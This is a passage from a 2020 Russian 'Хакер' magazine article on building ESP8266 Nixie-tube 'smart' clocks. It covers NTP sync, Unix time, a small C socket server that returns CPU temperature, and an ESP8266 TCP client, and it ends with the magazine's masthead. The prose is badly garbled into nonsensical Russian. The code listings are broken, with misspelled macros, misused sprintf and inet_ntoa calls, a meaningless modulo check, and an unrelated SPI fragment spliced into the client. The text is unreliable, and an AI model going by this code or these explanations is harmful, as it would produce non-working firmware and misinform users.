КАК Я СДЕЛАЛ «УМНЫЕ» ЧАСЫ НА ТРУБКАХ NIXIE И ESP8266

Wi-Fi и NTP

Подключение ESP8266 к Wi-Fi хорошо описано в разных источниках, поэтому здесь приведу лишь краткий алгоритм. Сначала указывается функция — обработчик события подключения. Затем создается структура параметров, не поля заполняются данными, определенными в файле EwConfig.h, а функция EwConfigInit() после чего и инициализируется Wi-Fi модуль.

```
void IEACH_FLASH_ATTR user_init(void) {
  // Wi-Fi connect
  wifi_set_event_handler_cb(wifi_handle_event_cb);
  if (wifi_set_opmode(STATION_MODE)) {
    wifi_station_disconnect();
    os_memcpy(ssid, config.ssid, SSID, sizeof(SSID));
    os_memcpy(pwd, config.password, PASSWORD, sizeof(PASSWORD));
    wifi_station_set_hostname("");
    wifi_get_macaddr(STA, mac);
    uart0_sendStr("ERROR: setting the station mode has failed.\r\n");
  }
}
```

Далее уже функция-обработчик отслеживает статус соединения (да, к небольшому сожалению, приходится использовать такие прерывания). Затем как только ESP8266 получит IP-адрес, происходит обращение к серверу NTP. Если этого адреса нет, то используется точного времени и часовой пояс.

```
void wifi_handle_event_cb(System_Event_t *evt) {
  os_printf("event %x \", evt -> event);
  switch (evt -> event) {
  ...
  case EVENT_STAMODE_GOT_IP:
  // SNTP enable
  ip_addr_t *addr = (ip_addr_t *)os_zalloc(sizeof(ip_addr_t));
  // Set server 0 by domain name
  sntp_setservername(0, "0.ru.pool.ntp.org");
  // Set server 1 by domain name
  sntp_setservername(1, "1.ru.pool.ntp.org");
  // Set GMT time zone
  sntp_set_timezone(3);
  sntp_init();
  os_free(addr);

  // Set a timer to check SNTP timestamp
  os_timer_disarm(&ntp_timer);
  os_timer_setfn(&ntp_timer, (os_timer_func_t *)user_check_sntp_stamp, NULL);
  os_timer_arm(&ntp_timer, 1000, 0);
  break;
  }
}
```

Затем по срабатыванию таймера sntp_timer вызывается функция user_check_sntp_stamp(void *arg), которая пробует обратиться к серверу точного времени. Если получено время, то отключается таймер времени и модель отключается от точки доступа. В случае неудачи функция вновь запускает таймер sntp_timer

```
uint32_t ntp_stamp;

void IEACH_FLASH_ATTR user_check_sntp_stamp(void *arg) {
  ntp_stamp = sntp_get_current_timestamp();
  if (ntp_stamp == 0) {
    os_timer_arm(&ntp_timer, 1000, 0);
  } else {
    os_timer_disarm(&ntp_timer);
    os_printf("sntp: %d, %s", ntp_stamp, sntp_get_real_time(ntp_stamp));
    os_printf("system time: %d\r\n", time_cur);
    os_timer_setfn(&ntp_timer, (os_timer_func_t *)print_local_time, NULL);
    os_timer_arm(&ntp_timer, 1000, 1);
    wifi_station_disconnect(); // disconnect
  }
}
```

ЭПОХА UNIX И ОТСЧЕТ ВРЕМЕНИ

Функция sntp_get_current_timestamp() возвращает время в формате UNIX, то есть количество секунд с 1 января 1970 года. Но как из этого целого числа получается текущее время и дата? Тут на сцену выходит другая система отсчета, известная как epochconv. Это число сутки, прошедшие с полдня на понедельника, 1 января 4713 до н. э. Ближайший момент в том, что для ближайшего времени существует полное соответствие времени в дату для больших известных календарей. Собственно, для этого «плавающие» даты и придумали. Чтобы перевести дату в количество прошедших календарных секунд UNIX переходят в клинарное сутки, а уже последние переписывают в требуемое время.

К счастью, функции перевода времени UNIX в дату уже входят в библиотеку ZRTP в состав SDK, поэтому нам не придется изобретать велосипед. Мы воспользуемся sntp_get_real_time(long t), которая принимает на вход время UNIX и возвращает указатель на строку вида Sat Feb 15 22:31:16 45.2020. Таким образом, достаточно инкрементировать ntp_stamp раз в секунду и передавать его в функцию sntp_get_real_time(ntp_stamp). Остается добавить в полученную указателем строку смещение по строке, а можно отправить результат функции sprintf(real_time_str + 11). Дополнительно напишем строчки вывода для отладочного вывода по UART

```
void IEACH_FLASH_ATTR print_local_time(void *arg) {
  char *real_str;
  ntp_stamp++;
  os_memcpy(real_time_str, sprintf(real_time_str, ntp_stamp), 24);
  real_time_str[24] = 0;
  if(!(ntp_stamp%60*60*24*365.25*4.25))
  indicate(real_time_str + 11); // hrs, mins

  os_printf("UCAL: %d, %\r\n", ntp_stamp, real_time_str);
  os_printf("SYSTIME: %d\r\n", system_get_time());
}
```

Теперь функции будет вызывать ранее инициализированный таймер rtc_timer. Несмотря на то что в документе внутренний таймер на разных как предсказанный, он довольно точен. Но в силе точности даже оказается недостаточно, всегда возможно будет занято синхронизироваться с сервером.

ЧУТЬ-ЧУТЬ КОНСТРУКТИВА

Компоненты платы расположены на двух платах из фольгированного гетинакса для дополнительного антуража, какие по другим причин использованы тонкие, но толстые внутренние слои меди. Тем более что подобно обработки гетинакс значительно устойчит текстолит. На тыльной стороне конструкции также часы и схемы питания, что как не фрустальной размашины несовные индикаторы и их токоограничивающие резисторы.

Платы соединяются винтами М3 и закреплены на подставке из оргстекла.

А ЧТО КРОМЕ ЧАСОВ?

Часы? Несомненно фрустальные, а что еще можно здесь сделать? Вот, например, вешь мы делаем запрос к серверам точного времени и получили ответ. Но самое для меня не меньшее чем подарок на новальный машине сервер, который при обращении будет выдавать температуру или загрузку процессора. А на ESP8266 информацию получит соответственно, клиент, задачей которого будет выяснить данные на Nixie. Таким образом, у нас будет спальный и необычный индикатор температуры для домашнего дослепа (или инструбка).

Пишем сервер

Подробнейший сервер сегодня можно написать практически на чем угодно, хотя на том же Python. Но мне захотелось почему-то сделать это на связке C и Shell. То есть сам сервер будет на C, а температуру процессора получим средствами ОС. Сервер получится совсем простой.

```
#!/bin/bash
sensors|grep CPU|awk '{print $2}'|tail -c4|tr -d\°
```

Тепечный вывод этого скрипта выглядит как 0001.0°C.

Теперь перейдем к серверу. За основу возьмем пример из книги «Сокет-искусство программирования». Сервер слушает порт 7890 и, когда устанавливается входящее соединение, запускает скрипт, прежде чем отправить выход клиенту. Главное — не забыть закрыть соединение, после чего процесс можно завершить.

```
#define PORT 7890

int main(void) {
  FILE *pipe;
  char cmd[80];
  int s;

  while(1) {
    // loop
    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
    if(new_sockfd == -1) fatal("accepting connection");
    inet_ntoa(client_addr.sin_addr.s_addr, hostbuf, sizeof hostbuf, (unet_ntoa(
client_addr.sin_addr), ntohs(client_addr.sin_port));
    recv_length = recv(new_sockfd, &buffer, 1024, 0);
    buffer[recv_length]=0;
    printf("request: %\r\n", buffer);
    cmd = popen("./mega_script.sh", "r");
    n = fread(cmd,recv_length, 1, 80, cmd);
    cmd_resp[5]=0;
    pclose(cmd);
    printf("%\r\n", cmd_resp);
    send(new_sockfd, cmd_resp, n, 0);
    close(new_sockfd);
  }
  return 0;
}
```

Работоспособность сервера всегда можно проверить с помощью netcat.

```
$echo "test" |nc localhost 7890
```

Клиент

Клиентская часть на ESP8266 в целом похожа на прошивку часов с той лишь разницей, что после подключения к Wi-Fi переходимся проходящий обращения к серверу и полученная строка выводится на индикатор. Работа с TCP клиентом основе обращения к сервисам точного времени, но и тут нечего новаковского.

```
#define PORT  (7890)
#define SERVER ("192.168.0.170")

struct espconn *conn_str_adr;

void ICACHE_FLASH_ATTR tcp_connected(void *arg) {
  struct espconn *conn = (struct espconn *)os_zalloc(sizeof(struct espconn));
  if (conn != NULL) {
    conn -> type = ESPCONN_TCP;
    conn -> state = ESPCONN_NONE;
    conn -> proto.tcp = (esp_tcp *)os_zalloc(sizeof(esp_tcp));
    conn -> proto.tcp -> local_port = espconn_port();
    uint8 *ip = (uint8*)os_zalloc(4);
    ip = ipaddr_parse("192.168.0.170");
    os_memcpy(conn -> proto.tcp -> remote_ip, &ip, sizeof(ip));
    espconn_regist_connectcb(conn, tcp_connected);
    espconn_regist_disconnectcb(conn, tcp_disconnected);
    espconn_regist_recvcb(conn, data_received_cb);
    } else {
    os_printf("TCP connect failed\r\n");
    }
    conn_str_adr = conn;
}

void ICACHE_FLASH_ATTR data_received_cb(void *arg, char *data,
unsigned short length) {
  struct espconn *conn = (struct espconn *)arg;
  os_printf("recive val %s", data);
  espconn_disconnect(conn);
  indicate(data);
}

CS_DOWN();
spi_txd(HSPI, (uint32_t)(temp >> 8));
spi_txd(HSPI, (uint32_t)(temp & 0xff));
while(bit_is_clear(HSPI));
CS_UP();
}
```

И даже более

Что еще можно сделать с помощью компьютера? Создаствим Shell запуску процесса внешнего полного пакеты дополнительным скриптом

```
vnstat|sed -n "p"|awk 'BEGIN{FS=" "}{print 100-$11"$"}'
```

Вывело загрузки ЦП ты можешь выяснить прямо на индикаторе: кого любить, сетью на сервер, количество дней до конца карантина или просто до зарплаты. Да что угодно, лишь бы фантазия хватала.

ХАКЕР 18+

№04 (253)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2020